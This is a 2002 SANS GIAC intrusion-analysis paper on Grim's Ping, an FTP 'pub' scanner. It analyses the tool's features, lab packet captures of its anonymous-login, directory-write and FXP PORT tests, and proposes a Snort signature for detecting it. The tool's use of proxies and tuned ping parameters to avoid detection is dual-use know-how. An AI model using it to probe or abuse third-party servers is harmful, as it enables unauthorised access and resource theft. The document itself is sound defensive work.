Global Information Assurance Certification Paper

SANS GIAC Certified Intrusion Analyst

Version 3.1
Michael Hotaling
September 15, 2002

1. Analysis of Grim's Ping

> "This program was released in hopes that the general public would get hooked on scanning public sites and would help 'spread the wealth.' If you successfully scan a site that is used by another 'group,' please leave it be unless you have specific permission to make use of it… Use of this program suggests that you are involved in an action known as "Network Probing" and is heavily prohibited by Internet Service Providers and site owners. If you scan, assume that your account will be canceled."[1]

Abstract

Grim's Ping is a widely used scanner that specializes in finding FTP "pubs". Despite the number of incidents attributed to its use, there is a lack of detailed analysis available to the security community. This paper will help intrusion analysts understand the capabilities of and correctly identify traces from Grim's Ping.

History

For a period of time, especially during late 2001, a large portion of the scans reported[2] to the Internet Storm Center (ISC)[3] and the incidents[4] mailing list were FTP scans. Many originated from Western Europe – specifically the ISPs Wanadoo and Deutsche Telekom – and they were often attributed to people using Grim's Ping. The activity seemed to indicate the scanners were searching for open / anonymous FTP servers to be repositories for warez (pirated software), stolen music and movie files, etc.

While many experienced analysts are able to identify these scan patterns on sight, as of this writing many Intrusion Detection Systems (IDS) – including Snort[5] – lack rules to identify the Grim's Ping.

Having specific signatures for each scanner or exploit in use on the Internet is an unreasonable goal, but adding rules for popular tools can reduce the time required to handle alerts, and it might reduce the time needed to identify new tools and activity. A larger problem is that analysts may get so used to dismissing FTP scans as "script kiddies running Grim's Ping" that they get complacent and overlook indications of hostile activity. Many popular FTP servers have a history of insecurity, as is evidenced by the number of alerts posted to CERT[6] and CVE[7].

Overview

Grim's Ping is a tool written for Windows platforms that performs three primary functions: ping, pub scan, and port scan. It can rapidly scan address blocks, especially searching for FTP servers that allow anonymous access. Users of the tool are likely searching for servers

with large storage capacities and high-bandwidth connections so that they can upload very large files – or very large numbers of files – and others may access them quickly. Even though a scanner may make no attempt to elevate their privileges or otherwise exploit the system, this type of activity should be monitored as it may cause a degradation or denial of service condition due to resource (disk, processor, memory, bandwidth) consumption.

Features


Grim offers its users the following features:

- Rapid, (mostly-) unattended scanning
- Search for FXPable servers[8]
- Ability to randomize target addresses
- Use of WinGate and other proxies to increase anonymity[9]
- Portscanning
- Automatically check common public folders


Setup

Version 1.7.4 of Grim's Ping was downloaded from the tool's homepage[10] and installed on a test system[11]. As with any suspect software, care was taken in installing Grim. First, the installer was scanned with Norton AntiVirus Corporate Edition[12] and McAfee ViruScan[13], both with the most current virus definitions. Additional tools were run to ensure no backdoors were installed or other unexpected changes were made. NT Process Monitor[14] and fport[15] monitored for unusual system and network activity on the scanning system. Throughout testing Snort captured all network traffic.


Once satisfied that I had not installed a Trojan Horse, the scanner was connected to an isolated test network as shown below. The tool was then used to scan two test systems using a variety of configurations.




Usage




The first step in using Grim is to add a range of addresses to scan.



Once added, run the scan. If additional scans are queued, they will appear in the bottom pane of the above window.




Scan selected hosts for additional open ports. The port list is user-configurable.




Once a server has been found, Grim can be used as an FTP client.


Configure


Additional options may be configured as well:






Varying Ping parameters and proxy options may make detection more difficult. Note that packet size, ttl, and duration parameters above only apply to ICMP ping activity.





The user may configure what to scan and what to include in the FTP log file.



Additional details are recorded in the Permissions log file.

Capture

Snort version 1.8.6 running on a Unix system provided binary captures of all network traffic. The following traces are a replay of the traffic, using Snort with the –d (show application data) and –v (verbose output) switches. Important details in the captures are in bold.

A brief description of the log format follows:

```
08/01-14:27:13.163318 192.168.50.12:21 -> 192.168.50.5:2075
```

The first line of each log entry contains the date and time (as recorded by Snort) followed by the source IP address and port number (separated by a colon), an arrow indicating the direction of the traffic, and the destination address and port.

```
TCP TTL:128 TOS:0x0 ID:31002 IpLen:20 DgmLen:89 DF
```

The second line gives information from the IP header. In this case, it includes the protocol used (TCP), time-to-live, type-of-service, IP ID, IP length (in bytes) , datagram length (in bytes) and IP flags (in this case, Don't Fragment).

```
***AP*** Seq: 0x57C2038E  Ack: 0x1CD88BDF  Win: 0x4470  TcpLen: 20
```

The third line starts with the TCP flags (here ACK and PSH), the sequence and acknowledgement numbers, the window size, and the length of the TCP header.

```
32 32 30 20 6D 63 31 30 37 30 20 4D 69 63 72 6F  220 mc1070 Micro
```

Lastly, the data of the packet is decoded. On the left is the hex data and the right is the ASCII representation.

PubFind

```
08/01-14:23:09.235601 192.168.50.5:1818 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:17372 IpLen:20 DgmLen:48 DF
******S* Seq: 0x188911E8  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

08/01-14:23:09.235659 192.168.50.12:21 -> 192.168.50.5:1818
TCP TTL:128 TOS:0x0 ID:30978 IpLen:20 DgmLen:40
***A*R** Seq: 0x0  Ack: 0x188911E9  Win: 0x0  TcpLen: 20
```

For the first test, both targets had FTP services disabled. Grim tries each host three times within one second.

Below, anonymous FTP is enabled on the Windows target. Note that additional TCP connections were made from the scanning system in the interim and the source ports have incremented accordingly.

```
08/01-14:27:08.265356 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:17924 IpLen:20 DgmLen:48 DF
******S* Seq: 0x1CD88BDE  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

08/01-14:27:08.265477 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31001 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x57C2038D  Ack: 0x1CD88BDF  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

08/01-14:27:08.265602 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:17925 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1CD88BDF  Ack: 0x57C2038E  Win: 0x4470  TcpLen: 20
```

The hosts complete a three-way handshake.

```
08/01-14:27:13.163318 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31002 IpLen:20 DgmLen:89 DF
***AP*** Seq: 0x57C2038E  Ack: 0x1CD88BDF  Win: 0x4470  TcpLen: 20
32 32 30 20 6D 63 31 30 37 30 20 4D 69 63 72 6F  220 mc1070 Micro
73 6F 66 74 20 46 54 50 20 53 65 72 76 69 63 65  soft FTP Service
20 28 56 65 72 73 69 6F 6E 20 35 2E 30 29 2E 0D   (Version 5.0)..
0A                                               .

08/01-14:27:13.164551 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18141 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0x1CD88BDF  Ack: 0x57C203BF  Win: 0x443F  TcpLen: 20
55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73 0D 0A  USER anonymous..

08/01-14:27:13.170066 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31003 IpLen:20 DgmLen:112 DF
***AP*** Seq: 0x57C203BF  Ack: 0x1CD88BEF  Win: 0x4460  TcpLen: 20
33 33 31 20 41 6E 6F 6E 79 6D 6F 75 73 20 61 63  331 Anonymous ac
```

```
63 65 73 73 20 61 6C 6C 6F 77 65 64 2C 20 73 65  cess allowed, se
6E 64 20 69 64 65 6E 74 69 74 79 20 28 65 2D 6D  nd identity (e-m
61 69 6C 20 6E 61 6D 65 29 20 61 73 20 70 61 73  ail name) as pas
73 77 6F 72 64 2E 0D 0A                          sword...

08/01-14:27:13.171081 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18142 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0x1CD88BEF  Ack: 0x57C20407  Win: 0x43F7  TcpLen: 20
50 41 53 53 20 55 67 70 75 73 65 72 40 68 6F 6D  PASS Ugpuser@hom
65 2E 63 6F 6D 0D 0A                             e.com..

08/01-14:27:13.271901 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31004 IpLen:20 DgmLen:71 DF
***AP*** Seq: 0x57C20407  Ack: 0x1CD88C06  Win: 0x4449  TcpLen: 20
32 33 30 20 41 6E 6F 6E 79 6D 6F 75 73 20 75 73  230 Anonymous us
65 72 20 6C 6F 67 67 65 64 20 69 6E 2E 0D 0A     er logged in...
```

The scanner logs on as anonymous.

```
08/01-14:27:13.292168 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18145 IpLen:20 DgmLen:51 DF
***AP*** Seq: 0x1CD88C06  Ack: 0x57C20426  Win: 0x43D8  TcpLen: 20
43 57 44 20 2F 70 75 62 2F 0D 0A                 CWD /pub/..

08/01-14:27:13.314030 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31005 IpLen:20 DgmLen:95 DF
***AP*** Seq: 0x57C20426  Ack: 0x1CD88C11  Win: 0x443E  TcpLen: 20
35 35 30 20 2F 70 75 62 3A 20 54 68 65 20 73 79  550 /pub: The sy
73 74 65 6D 20 63 61 6E 6E 6F 74 20 66 69 6E 64  stem cannot find
20 74 68 65 20 66 69 6C 65 20 73 70 65 63 69 66   the file specif
69 65 64 2E 20 0D 0A                             ied. ..
```

Grim continues checking for all of the directories in its configuration, in this case: /pub, /public, /pub/incoming, /incoming, and /_vti_pvt.

```
08/01-14:27:13.594630 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18162 IpLen:20 DgmLen:47 DF
***AP*** Seq: 0x1CD88C53  Ack: 0x57C2054F  Win: 0x42AF  TcpLen: 20
43 57 44 20 2F 0D 0A                             CWD /..

08/01-14:27:13.607754 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31011 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0x57C2054F  Ack: 0x1CD88C5A  Win: 0x43F5  TcpLen: 20
32 35 30 20 43 57 44 20 63 6F 6D 6D 61 6E 64 20  250 CWD command
73 75 63 63 65 73 73 66 75 6C 2E 0D 0A           successful...

08/01-14:27:13.624885 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18164 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0x1CD88C5A  Ack: 0x57C2056C  Win: 0x4292  TcpLen: 20
4D 4B 44 20 30 32 30 38 30 31 31 34 34 31 30 30  MKD 020801144100
70 0D 0A                                         p..

08/01-14:27:13.660797 192.168.50.12:21 -> 192.168.50.5:2075
```

```
TCP TTL:128 TOS:0x0 ID:31012 IpLen:20 DgmLen:80 DF
***AP*** Seq: 0x57C2056C  Ack: 0x1CD88C6D  Win: 0x43E2  TcpLen: 20
32 35 37 20 22 30 32 30 38 30 31 31 34 34 31 30  257 "02080114410
30 70 22 20 64 69 72 65 63 74 6F 72 79 20 63 72  0p" directory cr
65 61 74 65 64 2E 0D 0A                          eated...

08/01-14:27:13.668482 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18167 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0x1CD88C6D  Ack: 0x57C20594  Win: 0x426A  TcpLen: 20
52 4D 44 20 30 32 30 38 30 31 31 34 34 31 30 30  RMD 020801144100
70 0D 0A                                         p..

08/01-14:27:13.696210 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31013 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0x57C20594  Ack: 0x1CD88C80  Win: 0x43CF  TcpLen: 20
32 35 30 20 52 4D 44 20 63 6F 6D 6D 61 6E 64 20  250 RMD command
73 75 63 63 65 73 73 66 75 6C 2E 0D 0A           successful...
```

Grim then checks to see that it can create a directory and removes it. The directory name is based on the date and time in the form of YYMMDDHHMMSS.

```
08/01-14:27:13.712500 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18170 IpLen:20 DgmLen:46 DF
***AP*** Seq: 0x1CD88C80  Ack: 0x57C205B1  Win: 0x424D  TcpLen: 20
53 59 53 54 0D 0A                                SYST..

08/01-14:27:13.712705 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31014 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0x57C205B1  Ack: 0x1CD88C86  Win: 0x43C9  TcpLen: 20
32 31 35 20 57 69 6E 64 6F 77 73 5F 4E 54 20 76  215 Windows_NT v
65 72 73 69 6F 6E 20 35 2E 30 0D 0A              ersion 5.0..
```

The SYST command is run. This is how Grim determines the server OS.

```
08/01-14:27:13.715574 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18171 IpLen:20 DgmLen:46 DF
***AP*** Seq: 0x1CD88C86  Ack: 0x57C205CD  Win: 0x4231  TcpLen: 20
50 41 53 56 0D 0A                                PASV..

08/01-14:27:13.715941 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31015 IpLen:20 DgmLen:90 DF
***AP*** Seq: 0x57C205CD  Ack: 0x1CD88C8C  Win: 0x43C3  TcpLen: 20
32 32 37 20 45 6E 74 65 72 69 6E 67 20 50 61 73  227 Entering Pas
73 69 76 65 20 4D 6F 64 65 20 28 31 39 32 2C 31  sive Mode (192,1
36 38 2C 35 30 2C 31 32 2C 35 2C 31 36 31 29 2E  68,50,12,5,161).
0D 0A                                            ..

08/01-14:27:13.721150 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18172 IpLen:20 DgmLen:66 DF
***AP*** Seq: 0x1CD88C8C  Ack: 0x57C205FF  Win: 0x41FF  TcpLen: 20
50 4F 52 54 20 32 30 37 2C 34 36 2C 31 33 33 2C  PORT 207,46,133,
31 34 30 2C 31 2C 32 31 0D 0A                    140,1,21..
```

```
08/01-14:27:13.721308 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31016 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0x57C205FF  Ack: 0x1CD88CA6  Win: 0x43A9  TcpLen: 20
35 30 30 20 49 6E 76 61 6C 69 64 20 50 4F 52 54  500 Invalid PORT
20 43 6F 6D 6D 61 6E 64 2E 0D 0A                  Command...
```

Grim enters passive mode (PASV), then sends the PORT command, which is used to tell the server the client's IP address and port. In this case, the address is 207.46.133.140, which is registered to Microsoft. The parameters for the PORT command are configurable. These tests determine whether or not a server is FXPable.

```
08/01-14:27:13.723604 192.168.50.5:2075 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:18173 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x1CD88CA6  Ack: 0x57C2061A  Win: 0x41E4  TcpLen: 20

08/01-14:27:13.723659 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31017 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x57C2061A  Ack: 0x1CD88CA7  Win: 0x43A9  TcpLen: 20

08/01-14:27:13.723843 192.168.50.12:21 -> 192.168.50.5:2075
TCP TTL:128 TOS:0x0 ID:31018 IpLen:20 DgmLen:40 DF
***A***F Seq: 0x57C2061A  Ack: 0x1CD88CA7  Win: 0x43A9  TcpLen: 20
```

Grim closes the connection politely.

Ping

The ping functionality determines which systems are up in a range of addresses by sending ICMP echo requests (Type 8, Code 0) and recording responses from the targets. As noted above, the size, time-to-live, and duration are all configurable.

```
08/01-09:33:49.141286 192.168.50.5 -> 192.168.50.12
ICMP TTL:255 TOS:0x0 ID:40524 IpLen:20 DgmLen:60 DF
Type:8  Code:0  ID:768   Seq:18176  ECHO
C4 5B 15 00 14 B6 15 00 00 00 00 00 C0 A8 32 0C  .[............2.
11 00 00 00 01 00 92 00 01 00 00 00 00 00 00 00  ................
```

Above is a ping from Grim to one of the targets using default options.

```
08/01-09:35:08.261833 192.168.50.5 -> 192.168.50.12
ICMP TTL:255 TOS:0x0 ID:40546 IpLen:20 DgmLen:78 DF
Type:8  Code:0  ID:768   Seq:23296  ECHO
1C F5 15 00 BC 75 16 00 00 00 00 00 C0 A8 32 0C  .....u........2.
11 00 00 00 01 00 92 00 01 00 00 00 00 00 00 00  ................
10 CB 16 00 00 10 00 00 01 00 00 00 00 00 00 00  ................
00 00                                            ..
```

This capture shows an increase in packet size to 50 bytes.

```
09/05-09:36:24.652050 192.168.50.5 -> 192.168.50.12
ICMP TTL:128 TOS:0x0 ID:40569 IpLen:20 DgmLen:60 DF
Type:8  Code:0  ID:768   Seq:28672  ECHO
C4 5B 15 00 CC AA 15 00 00 00 00 00 C0 A8 32 0C  .[............2.
11 00 00 00 01 00 92 00 01 00 00 00 00 00 00 00  ................
```

With packet size set back to the default (32 bytes), the time-to-live is decreased to 128.

```
08/01-09:37:32.776637 192.168.50.5 -> 192.168.50.12
ICMP TTL:128 TOS:0x0 ID:40603 IpLen:20 DgmLen:60
Type:8  Code:0  ID:768   Seq:35328  ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi
```

Finally, a standard Windows ping was run as a point of comparison.

Port Scan

Grim's portscanning capability attempts to connect to user-selected TCP ports. If a target sends a reset (ACK RST) back to the scanner, Grim will retry twice before reporting the connection was refused. Grim's backoff interval for retries is short, and appears to be load specific. In these tests – on an otherwise idle system – the average time between retries was slightly under 0.5 seconds. If a target completes the three-way handshake, Grim will report success and send a reset back to the target.

Captures of the portscanning activity do not reveal anything unusual for this system. Source port, ID, and sequence numbers increment as would be expected. TCP options are normal for this computer.

```
08/01-16:24:21.246310 192.168.50.5:3106 -> 192.168.50.12:1080
TCP TTL:128 TOS:0x0 ID:20580 IpLen:20 DgmLen:48 DF
******S* Seq: 0x8888CD63  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

08/01-16:24:21.251073 192.168.50.5:3107 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:20581 IpLen:20 DgmLen:48 DF
******S* Seq: 0x8889BD05  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

08/01-16:24:21.256236 192.168.50.5:3108 -> 192.168.50.12:22
TCP TTL:128 TOS:0x0 ID:20583 IpLen:20 DgmLen:48 DF
******S* Seq: 0x888AFF94  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
…
08/01-16:24:21.655288 192.168.50.5:3106 -> 192.168.50.12:1080
TCP TTL:128 TOS:0x0 ID:20587 IpLen:20 DgmLen:48 DF
******S* Seq: 0x8888CD63  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Detection

A number of scans were run. From the data collected, the best choice for an IDS signature for PubFind scanning is the password Grim sends. It does not seem to be configurable, and is always Ngpuser@home.com, where N is an apparently random capitalized letter.

Based on this information, this signature will detect attempts by Grim to log in:

```
alert tcp $EXTERNAL_NET 1024: -> $INTERNAL_NET 21 (content:
"gpuser@home.com"; flags: AP; depth: 25; msg: "Grims Ping Pub Find";)
```

On a Windows 2000 server, this signature will work even if anonymous FTP is not allowed:

```
08/01-16:23:58.583149 192.168.50.5:2863 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:20148 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0x877BA0BD  Ack: 0xB797DBDF  Win: 0x443F  TcpLen: 20
55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73 0D 0A  USER anonymous..

08/01-16:23:58.583253 192.168.50.12:21 -> 192.168.50.5:2863
TCP TTL:128 TOS:0x0 ID:33790 IpLen:20 DgmLen:78 DF
***AP*** Seq: 0xB797DBDF  Ack: 0x877BA0CD  Win: 0x4460  TcpLen: 20
33 33 31 20 50 61 73 73 77 6F 72 64 20 72 65 71  331 Password req
75 69 72 65 64 20 66 6F 72 20 61 6E 6F 6E 79 6D  uired for anonym
6F 75 73 2E 0D 0A                                ous...

08/01-16:23:58.591405 192.168.50.5:2863 -> 192.168.50.12:21
TCP TTL:128 TOS:0x0 ID:20151 IpLen:20 DgmLen:63 DF
